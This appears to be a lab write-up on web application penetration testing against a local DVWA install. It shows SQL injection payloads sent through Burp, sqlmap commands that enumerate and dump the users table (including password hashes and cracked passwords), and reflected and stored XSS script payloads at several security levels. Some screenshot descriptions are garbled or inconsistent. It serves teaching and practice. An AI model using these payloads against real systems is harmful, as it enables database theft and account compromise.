



# **WEB APPLICATION PENETRATION TESTING**

BY

**GANRAJ KHOPADE.**

**NITISHA D.**

**HARSHITHA V.**

**AMOL MALI.**

# SQL INJECTIONS

SQL Injection is a web security vulnerability that allows attackers to interfere with an application's database queries. It occurs when untrusted input is inserted directly into SQL statements without proper validation or sanitization. Attackers can exploit it to view, modify, or delete data, and in severe cases, gain full control of the server.

1. **User Input Not Sanitized:** The application takes input (e.g., login form) and inserts it directly into an SQL query without proper filtering.
2. **Malicious SQL Injected:** The attacker inputs crafted SQL code (e.g., ' `OR` '`1='1`) to manipulate the query logic.
3. **Query Altered:** The database executes the modified query, allowing unauthorized access, data leakage, or even deletion.

Here are the **main types of SQL Injection:**

1. **Classic (In-band) SQL Injection:**  
Directly retrieves data using the same communication channel (e.g., using ' `OR` '`1='1` to dump data).
2. **Blind SQL Injection:**  
No visible error or output; attacker infers data by observing server responses (e.g., page delay or content change).
3. **Out-of-Band SQL Injection:**  
Uses a different channel (like DNS or HTTP requests) to exfiltrate data, often when in-band is not possible.

**Steps:**

Burp Suite Community Edition v2025.3.4 - Temporary Project

Proxy

Request

```
1. GET /DVWA/vulnerabilities/sql/?id=1&Submit=Submit HTTP/1.1
2. Host: 127.0.0.1
3. sec-ch-ua: "Not A/Brand";v="99", "Chromium";v="136"
4. sec-ch-ua-mobile: ?0
5. sec-ch-ua-platform: "Linux"
6. Accept-Language: en-GB,en;q=0.9
7. Upgrade-Insecure-Requests: 1
8. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9. Accept: */*
10. Sec-Fetch-Site: same-origin
```

Event log All issues

Vulnerability: SQL Injection

User ID: 1 Submit

More Information

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

1)intercepted a basic GET request in Burp Suite with `id=1` to test SQL Injection in DVWA.

Repeater

Request


```
1. GET /DVWA/vulnerabilities/sql/?id=1%27%200R%20%27%20%27%20-&Submit=Submit HTTP/1.1
2. Host: 127.0.0.1
3. sec-ch-ua: "Not A/Brand";v="99", "Chromium";v="136"
4. sec-ch-ua-mobile: ?0
5. sec-ch-ua-platform: "Linux"
6. Accept-Language: en-GB,en;q=0.9
7. Upgrade-Insecure-Requests: 1
8. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9. Accept: */*
```

Response

```
<pre>
ID: 1' OR '1'='1'-- <br />
First name: Gordon<br />
Surname: Brown
</pre>
<pre>
ID: 1' OR '1'='1'-- <br />
First name: Hack<br />
Surname: Me
</pre>
<pre>
ID: 1' OR '1'='1'-- <br />
First name: Pablo<br />
</pre>
```


Done Event log All issues

2)sent a crafted payload (`1%27%200R%20...`) via Burp Repeater to exploit SQLI and bypass authentication or fetch all users.



3) viewed the HTTP 200 response confirming SQLi worked, returning multiple user records from the database.

## SQL map



1) used `sqlmap` to enumerate the DBMS type and list databases (like `dvwa`) using a SQL Injection.

The terminal window shows the following output from sqlmap:

```

speedy@kali: ~
File Actions Edit View Help
Payload: id=1' UNION ALL SELECT CONCAT(0x71767a7171,0x5271773497
147504567696a4b6c71447348d49536564626d7504516c73676479414558746177
0x71706a7871),NULL-- ->Submit
[11:15:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[11:15:07] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[11:15:07] [INFO] fetched data logged to text files under '/home/speedy/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 11:15:07 / 2025-07-16/
(spedy@kali)~
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit"

```

The DVWA page shows the 'Vulnerability: SQL Injection' section with a 'User ID:' input field and a 'Submit' button.

2)fetched user data (usernames, passwords, etc.) from the `users` table of the `dvwa` database using Sqlmap.

The terminal window shows the full contents of the `users` table from DVWA:

	user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/DVWA/hackable/users/admin.jpg	65d61d8327deb882cf99	(password)	admin	Speedy	2025-07-10 00:25:29	0
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38df260853678922e03	(abc123)	Brown	Gordon	2025-07-10 00:25:29	0
3	1337	/DVWA/hackable/users/1337.jpg	c3966d7e0d4fc69216b	(charley)	Me	Hack	2025-07-10 00:25:29	0
4	pablo	/DVWA/hackable/users/pablo.jpg	e40c4dd3de5f51e9e9b7	(letmein)	Pablo	Cisco	2025-07-10 00:25:29	0
5	smithy	/DVWA/hackable/users/smithy.jpg	65d61d8327deb882cf99	(password)	Smith	Bob	2025-07-10 00:25:29	0

The DVWA page shows the 'Vulnerability: SQL Injection' section with a 'User ID:' input field and a 'Submit' button.

3)executed `sqlmap` with `--dump` to extract and display full table contents from the vulnerable parameter.

# CROSS SITE SCRIPTING(XSS)

**Cross-Site Scripting (XSS)** is a vulnerability that allows an attacker to inject client-side scripts into web pages that are viewed by other users, potentially leading to session hijacking, defacement, redirection, or data theft.

## How It Works:


- A web application does **not properly validate or sanitize** user input.
- An attacker inputs **malicious code**, often in a form or URL.
- This code gets **executed in the browser** of anyone viewing the page.

## Types of XSS:

1. **Stored XSS**: The malicious script is permanently stored on the target server
2. **Reflected XSS**: The script is reflected off a web server .
3. **DOM-based XSS**: The vulnerability exists in the client-side JavaScript rather than server-side code.

## Steps to perform cross site scripting:

Go to kali linux and login to dvwa.



We will be logged in as shown below.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a feed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

**Disclaimer**

There are three security levels:

Low

Medium

High

Now go the dvwa security and change security level to low.

**DVWA Security**

Security level is currently: Impossible.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the real secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low


Now setup is ready for crosssite scripting.

In xss(Reflected) input the script :<script>alert('xss')</script>



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) Reflected XSS page. The URL is `localhost/dvwa/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area has a form with the placeholder "What's your name? <script>alert('XSS')</script>" and a "Submit" button. Below the form is a "More Information" section with several links related to XSS.

Then click submit



A screenshot of a web browser showing the DVWA Reflected XSS exploit result. The URL is `localhost/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onerror%3Dalert('XSS')>#`. A modal dialog box from "localhost" titled "XSS" is displayed, containing the text "OK". At the bottom of the page, there's a status bar message "Transferring data from localhost...".

If it pops up and gives alert message then it is vulnerable.

- the web application does NOT sanitize or filter the script tag.
- payload gets executed in the browser → proves that XSS is working.

To stop this we can go to medium security level.

A screenshot of a web browser window showing the DVWA (Damn Vulnerable Web Application) Security level page. The URL is `localhost/dvwa/security.php`. The security level is set to 'medium'. The page includes a sidebar with various exploit categories and a main content area with instructions and a dropdown menu.

Now input the same script

A screenshot of a web browser window showing the DVWA XSS (Reflected) vulnerability page. The URL is `localhost/dvwa/vulnerabilities/xss_r/`. A user has entered the script `<script>alert('XSS')</script>` into the 'What's your name?' field and clicked 'Submit'. The page displays the submitted script as text.

When we submit it The script tag is removed, so nothing executes.  
it may **encode** characters like `<` and `>` as `&lt;` and `&gt;`, making the browser display it as text.


A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) Reflected XSS page. The URL is `localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#`. The main content area displays the text "Hello alert('XSS')". On the left, a sidebar menu lists various security vulnerabilities, with "XSS (Reflected)" highlighted. Below the sidebar, a link to <https://owasp.org/www-community/attacks/xss/> is visible.

To make it even more secure go to high security level.

A screenshot of a Firefox browser window showing the DVWA Reflected XSS page. The URL is `localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#`. The main content area displays the text "Hello >". On the left, a sidebar menu lists various security vulnerabilities, with "XSS (Reflected)" highlighted. Below the sidebar, a link to <https://owasp.org/www-community/attacks/xss/> is visible.

The script is stored safely so the browser renders it as plain text, not as executable code and rejecting suspicious inputs altogether.


**xss(stored):**




A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. The main content area displays a form titled "Vulnerability: Stored Cross Site Scripting (XSS)". The form has two fields: "Name" (containing "hema") and "Message" (containing "<script>alert('Stored XSS')</script>"). Below the form is a message box stating "Name: test" and "Message: This is a test comment.". To the right of the message box is a "More Information" section with a bulleted list of links related to XSS attacks.

Name:hema

message:<script>alert('xss')</script>



A screenshot of a web browser showing the DVWA interface. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. A modal dialog box is displayed in the center of the screen with the text "localhost" and "Stored XSS". In the bottom right corner of the dialog box is a blue "OK" button. The background of the page shows the same "Vulnerability: Stored Cross Site Scripting (XSS)" form and "More Information" section as the previous screenshot.



A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) "Vulnerability: Stored Cross Site Scripting (XSS)" page. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. The left sidebar menu is visible, with "XSS (Stored)" selected. The main content area shows a guestbook form. In the "Name" field, "test" is entered, and in the "Message" field, "<script>alert('Stored XSS')</script>" is entered. Below the form, a "More Information" section lists several XSS resources.

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*


Message \*

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wikicross-site\\_scripting](https://en.wikipedia.org/wikicross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

In medium security level

message:<script>alert('Stored XSS')</script>



A screenshot of a Firefox browser window showing the DVWA "Vulnerability: Stored Cross Site Scripting (XSS)" page. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. The left sidebar menu is visible, with "XSS (Stored)" selected. The main content area shows a guestbook form. In the "Name" field, "siri" is entered, and in the "Message" field, "<script>alert('Stored XSS')</script>" is entered. Below the form, a "More Information" section lists several XSS resources. The message has been successfully reflected back in the "Message" field below the input field.

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wikicross-site\\_scripting](https://en.wikipedia.org/wikicross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) 'Stored Cross Site Scripting (XSS)' page. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. The page shows a guestbook form with two entries:

- Name: test  
Message: This is a test comment.
- Name: hema  
Message:

Below the form, there is a 'More Information' section with a list of links:

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- [In high security level](https://www.script>alert('Stored XSS')</a></li></ul><p>A screenshot taken message is visible in the top right corner.</p></div><div data-bbox=)

A screenshot of a web browser displaying the DVWA 'Stored Cross Site Scripting (XSS)' page. The URL is `localhost/dvwa/vulnerabilities/xss_s/`. The page shows a guestbook form with two entries:

- Name: test  
Message: This is a test comment.
- Name: hema  
Message:

